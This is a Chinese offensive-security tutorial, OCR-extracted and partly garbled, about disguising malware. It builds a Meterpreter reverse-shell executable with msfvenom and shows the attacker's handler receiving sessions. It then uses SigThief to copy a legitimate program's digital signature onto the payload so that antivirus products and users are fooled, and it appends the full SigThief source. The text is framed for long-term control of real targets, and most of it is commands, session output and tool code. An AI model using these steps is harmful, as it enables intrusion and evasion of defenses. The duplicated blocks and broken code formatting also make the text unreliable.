专注APT攻击与防御

https://micropoor.blogspot.com/

注：请多喝点热水或者凉白开，可预防**多种疾病**。

Github：https://github.com/secretsquirrel/SigThief

简介：在实战中，尤其是需要长期控制的目标，除免杀对抗安全软件以外，还需考虑人为无意查看恶意文件，如数字签名是否拥有。而许多安全软件，又仅仅验证是否有签名，而非验证签名是否有效。那么针对重要的目标，需要提前做多重对抗准备。

原始payload：

```
[root@John html]# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.104 LPORT=53 -f exe >tmp_rev53x_64.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
```

无签名：

开启安全警告验证：

成功回连：

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, proce
ss, none)
   LHOST     192.168.1.104    yes       The listen address (an interface may be speci
fied)
   LPORT     53               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > exploit
```

```
26
27 [*] Started reverse TCP handler on 192.168.1.104:53
28 [*] Sending stage (206403 bytes) to 192.168.1.101
29 [*] Meterpreter session 2 opened (192.168.1.104:53 -> 192.168.1.101:32
56) at 2019-02-19 08:02:52 -0500
30
31 meterpreter >
```


```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.104    yes       The listen address (an interface may be specified)
   LPORT     53               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.104:53
[*] Sending stage (206403 bytes) to 192.168.1.101
[*] Meterpreter session 2 opened (192.168.1.104:53 -> 192.168.1.101:3256) at 2019-02-19 08:02:52 -0500

meterpreter >
```

伪造无效签名payload：

```
1 [root@John html]# ~/SigThief/sigthief.py -i crashreporter.exe.ca -t tm
p_rev53x_64.exe -o tmp_rev53x_64.ca.exe
2 Output file: tmp_rev53x_64.ca.exe
3 Signature appended.
4 FIN.
```

```
[root@John html]# ~/SigThief/sigthief.py -i crashreporter.exe.ca -t tmp_rev53x_64.exe -o tmp_rev53x_64.ca.exe
Output file: tmp_rev53x_64.ca.exe
Signature appended.
FIN.
```

伪造签名：



成功回连：

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.104:53
[*] Sending stage (206403 bytes) to 192.168.1.101
[*] Meterpreter session 3 opened (192.168.1.104:53 -> 192.168.1.101:3259) at 2019-02-19 08:04:11 -0500

meterpreter > getpid
Current pid: 972
```

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.104:53
[*] Sending stage (206403 bytes) to 192.168.1.101
[*] Meterpreter session 3 opened (192.168.1.104:53 -> 192.168.1.101:3259) at 2019-02-19 08:04:11 -0500

meterpreter > getpid
Current pid: 972
meterpreter >
```

靶机查看：

```
E:\share>tasklist |findstr "972"
tmp_rev53x_64.ca.exe          972 Console                    0      7,472 K
```

世界杀毒网：原始payload VS 原始payload签名伪造

无证书伪造，无免杀：

文件信息

文件名称 :tmp_rev53x_64.exe （本站不提供任何文件的下载服务）

文件大小 :7168 byte

文件类型 :application/x-dosexec

MD5:37dc9ac6c5c8f4fdb49c80756eb4e51e

SHA1:40acceed188a37c7749cd9abe055116b7e871546

扫描结果

危险 此文件有21个引擎报毒，非常危险，请尽快删除！

扫描结果:42%的杀软(21/49)报告发现病毒

时间: 2019-02-19 21:31:36 (CST)

仅证书伪造，无免杀：

以上结果佐证，许多安全软件，仅仅是验证是否有数字签名，而不确认是否有效。

后者的话：

该原始python在伪造证书时，需要注意2点：

- 原始证书文件需要对应目标机的机器版本以及位数，如目标机是Windows 2003，那么需要原始带证书文件也为Windows 2003的文件。包括第三方文件。
- 伪造证书后，例：在Windows 2003 开启验安全验证后，双击无法运行，也无报错，需要命令行下执行即可。

附录：sigthief.py

```
#!/usr/bin/env python3
# LICENSE: BSD-3
# Copyright: Josh Pitts @midnite_runr

import sys
```

```
import struct
import shutil
import io
from optparse import OptionParser


 def gather_file_info_win(binary):
  """
  Borrowed from BDF...
  I could just skip to certLOC... *shrug*
  """
  flItms = {}
  binary = open(binary, 'rb')
  binary.seek(int('3C', 16))
  flItms['buffer'] = 0
  flItms['JMPtoCodeAddress'] = 0
  flItms['dis_frm_pehdrs_sectble'] = 248
  flItms['pe_header_location'] = struct.unpack('<i', binary.read(4))[0]
  # Start of COFF
  flItms['COFF_Start'] = flItms['pe_header_location'] + 4
  binary.seek(flItms['COFF_Start'])
  flItms['MachineType'] = struct.unpack('<H', binary.read(2))[0]
  binary.seek(flItms['COFF_Start'] + 2, 0)
  flItms['NumberOfSections'] = struct.unpack('<H', binary.read(2))[0]
  flItms['TimeDateStamp'] = struct.unpack('<I', binary.read(4))[0]
  binary.seek(flItms['COFF_Start'] + 16, 0)
  flItms['SizeOfOptionalHeader'] = struct.unpack('<H', binary.read(2))
[0]
  flItms['Characteristics'] = struct.unpack('<H', binary.read(2))[0]
  #End of COFF
  flItms['OptionalHeader_start'] = flItms['COFF_Start'] + 20

  #if flItms['SizeOfOptionalHeader']:
  #Begin Standard Fields section of Optional Header
  binary.seek(flItms['OptionalHeader_start'])
  flItms['Magic'] = struct.unpack('<H', binary.read(2))[0]
  flItms['MajorLinkerVersion'] = struct.unpack("!B", binary.read(1))[0]
  flItms['MinorLinkerVersion'] = struct.unpack("!B", binary.read(1))[0]
  flItms['SizeOfCode'] = struct.unpack("<I", binary.read(4))[0]
  flItms['SizeOfInitializedData'] = struct.unpack("<I", binary.read(4))
[0]
```

```
flItms['SizeOfUninitializedData'] = struct.unpack("<I",
binary.read(4))[0]
flItms['AddressOfEntryPoint'] = struct.unpack('<I', binary.read(4))
[0]
flItms['PatchLocation'] = flItms['AddressOfEntryPoint']
flItms['BaseOfCode'] = struct.unpack('<I', binary.read(4))[0]
if flItms['Magic'] != 0x20B:
flItms['BaseOfData'] = struct.unpack('<I', binary.read(4))[0]
# End Standard Fields section of Optional Header
# Begin Windows-Specific Fields of Optional Header
if flItms['Magic'] == 0x20B:
flItms['ImageBase'] = struct.unpack('<Q', binary.read(8))[0]
else:
flItms['ImageBase'] = struct.unpack('<I', binary.read(4))[0]
flItms['SectionAlignment'] = struct.unpack('<I', binary.read(4))[0]
flItms['FileAlignment'] = struct.unpack('<I', binary.read(4))[0]
flItms['MajorOperatingSystemVersion'] = struct.unpack('<H',
binary.read(2))[0]
flItms['MinorOperatingSystemVersion'] = struct.unpack('<H',
binary.read(2))[0]
flItms['MajorImageVersion'] = struct.unpack('<H', binary.read(2))[0]
flItms['MinorImageVersion'] = struct.unpack('<H', binary.read(2))[0]
flItms['MajorSubsystemVersion'] = struct.unpack('<H', binary.read(2))
[0]
flItms['MinorSubsystemVersion'] = struct.unpack('<H', binary.read(2))
[0]
flItms['Win32VersionValue'] = struct.unpack('<I', binary.read(4))[0]
flItms['SizeOfImageLoc'] = binary.tell()
flItms['SizeOfImage'] = struct.unpack('<I', binary.read(4))[0]
flItms['SizeOfHeaders'] = struct.unpack('<I', binary.read(4))[0]
flItms['CheckSum'] = struct.unpack('<I', binary.read(4))[0]
flItms['Subsystem'] = struct.unpack('<H', binary.read(2))[0]
flItms['DllCharacteristics'] = struct.unpack('<H', binary.read(2))[0]
if flItms['Magic'] == 0x20B:
flItms['SizeOfStackReserve'] = struct.unpack('<Q', binary.read(8))[0]
flItms['SizeOfStackCommit'] = struct.unpack('<Q', binary.read(8))[0]
flItms['SizeOfHeapReserve'] = struct.unpack('<Q', binary.read(8))[0]
flItms['SizeOfHeapCommit'] = struct.unpack('<Q', binary.read(8))[0]

else:
flItms['SizeOfStackReserve'] = struct.unpack('<I', binary.read(4))[0]
```

```
    flItms['SizeOfStackCommit'] = struct.unpack('<I', binary.read(4))[0]
    flItms['SizeOfHeapReserve'] = struct.unpack('<I', binary.read(4))[0]
    flItms['SizeOfHeapCommit'] = struct.unpack('<I', binary.read(4))[0]
    flItms['LoaderFlags'] = struct.unpack('<I', binary.read(4))[0] # zero
    flItms['NumberofRvaAndSizes'] = struct.unpack('<I', binary.read(4))
[0]
    # End Windows-Specific Fields of Optional Header
    # Begin Data Directories of Optional Header
    flItms['ExportTableRVA'] = struct.unpack('<I', binary.read(4))[0]
    flItms['ExportTableSize'] = struct.unpack('<I', binary.read(4))[0]
    flItms['ImportTableLOCInPEOptHdrs'] = binary.tell()
    #ImportTable SIZE|LOC
    flItms['ImportTableRVA'] = struct.unpack('<I', binary.read(4))[0]
    flItms['ImportTableSize'] = struct.unpack('<I', binary.read(4))[0]
    flItms['ResourceTable'] = struct.unpack('<Q', binary.read(8))[0]
    flItms['ExceptionTable'] = struct.unpack('<Q', binary.read(8))[0]
    flItms['CertTableLOC'] = binary.tell()
    flItms['CertLOC'] = struct.unpack("<I", binary.read(4))[0]
     flItms['CertSize'] = struct.unpack("<I", binary.read(4))[0]
     binary.close()
     return flItms


def copyCert(exe):
     flItms = gather_file_info_win(exe)

     if flItms['CertLOC'] == 0 or flItms['CertSize'] == 0:
     # not signed
     print("Input file Not signed!")
     sys.exit(-1)

     with open(exe, 'rb') as f:
     f.seek(flItms['CertLOC'], 0)
     cert = f.read(flItms['CertSize'])
     return cert


def writeCert(cert, exe, output):
     flItms = gather_file_info_win(exe)

     if not output:
```

```
 output = output = str(exe) + "_signed"

 shutil.copy2(exe, output)

 print("Output file: {0}".format(output))

 with open(exe, 'rb') as g:
 with open(output, 'wb') as f:
 f.write(g.read())
 f.seek(0)
 f.seek(flItms['CertTableLOC'], 0)
 f.write(struct.pack("<I", len(open(exe, 'rb').read())))
 f.write(struct.pack("<I", len(cert)))
 f.seek(0, io.SEEK_END)
 f.write(cert)

 print("Signature appended. \nFIN.")


def outputCert(exe, output):
 cert = copyCert(exe)
 if not output:
 output = str(exe) + "_sig"

 print("Output file: {0}".format(output))

 open(output, 'wb').write(cert)

 print("Signature ripped. \nFIN.")


def check_sig(exe):
 flItms = gather_file_info_win(exe)

 if flItms['CertLOC'] == 0 or flItms['CertSize'] == 0:
 # not signed
 print("Inputfile Not signed!")
 else:
 print("Inputfile is signed!")


```

```
164 def truncate(exe, output):
165  flItms = gather_file_info_win(exe)
166
167  if flItms['CertLOC'] == 0 or flItms['CertSize'] == 0:
168  # not signed
169  print("Inputfile Not signed!")
170  sys.exit(-1)
171  else:
172  print( "Inputfile is signed!")
173
174  if not output:
175  output = str(exe) + "_nosig"
176
177  print("Output file: {0}".format(output))
178
179  shutil.copy2(exe, output)
180
181  with open(output, "r+b") as binary:
182  print('Overwriting certificate table pointer and truncating binary')
183  binary.seek(-flItms['CertSize'], io.SEEK_END)
184  binary.truncate()
185  binary.seek(flItms['CertTableLOC'], 0)
186  binary.write(b"\x00\x00\x00\x00\x00\x00\x00\x00")
187
188  print("Signature removed. \nFIN.")
189
190
191 def signfile(exe, sigfile, output):
192  flItms = gather_file_info_win(exe)
193
194  cert = open(sigfile, 'rb').read()
195
196  if not output:
197  output = output = str(exe) + "_signed"
198
199  shutil.copy2(exe, output)
200
201  print("Output file: {0}".format(output))
202
203  with open(exe, 'rb') as g:
204  with open(output, 'wb') as f:
```

```
205   f.write(g.read())
206   f.seek(0)
207   f.seek(flItms['CertTableLOC'], 0)
208   f.write(struct.pack("<I", len(open(exe, 'rb').read())))
209   f.write(struct.pack("<I", len(cert)))
210   f.seek(0, io.SEEK_END)
211   f.write(cert)
212   print("Signature appended. \nFIN.")
213
214
215 if __name__ == "__main__":
216   usage = 'usage: %prog [options]'
217   parser = OptionParser()
218   parser.add_option("-i", "--file", dest="inputfile",
219   help="input file", metavar="FILE")
220   parser.add_option('-r', '--rip', dest='ripsig', action='store_true',
221   help='rip signature off inputfile')
222   parser.add_option('-a', '--add', dest='addsig', action='store_true',
223   help='add signautre to targetfile')
224   parser.add_option('-o', '--output', dest='outputfile',
225   help='output file')
226   parser.add_option('-s', '--sig', dest='sigfile',
227   help='binary signature from disk')
228   parser.add_option('-t', '--target', dest='targetfile',
229   help='file to append signature to')
230   parser.add_option('-c', '--checksig', dest='checksig', action='store
_true',
231   help='file to check if signed; does not verify signature')
232   parser.add_option('-T', '--truncate', dest="truncate", action='store
_true',
233   help='truncate signature (i.e. remove sig)')
234   (options, args) = parser.parse_args()
235
236   # rip signature
237   # inputfile and rip to outputfile
238   if options.inputfile and options.ripsig:
239   print("Ripping signature to file!")
240   outputCert(options.inputfile, options.outputfile)
241   sys.exit()
242
243   # copy from one to another
```

```
244 # inputfile and rip to targetfile to outputfile
245 if options.inputfile and options.targetfile:
246 cert = copyCert(options.inputfile)
247 writeCert(cert, options.targetfile, options.outputfile)
248 sys.exit()
249
250 # check signature
251 # inputfile
252 if options.inputfile and options.checksig:
253 check_sig(options.inputfile)
254 sys.exit()
255
256 # add sig to target file
257 if options.targetfile and options.sigfile:
258 signfile(options.targetfile, options.sigfile, options.outputfile)
259 sys.exit()
260
261 # truncate
262 if options.inputfile and options.truncate:
263 truncate(options.inputfile, options.outputfile)
264 sys.exit()
265
266 parser.print_help()
267 parser.error("You must do something!")
268
```

- Micropoor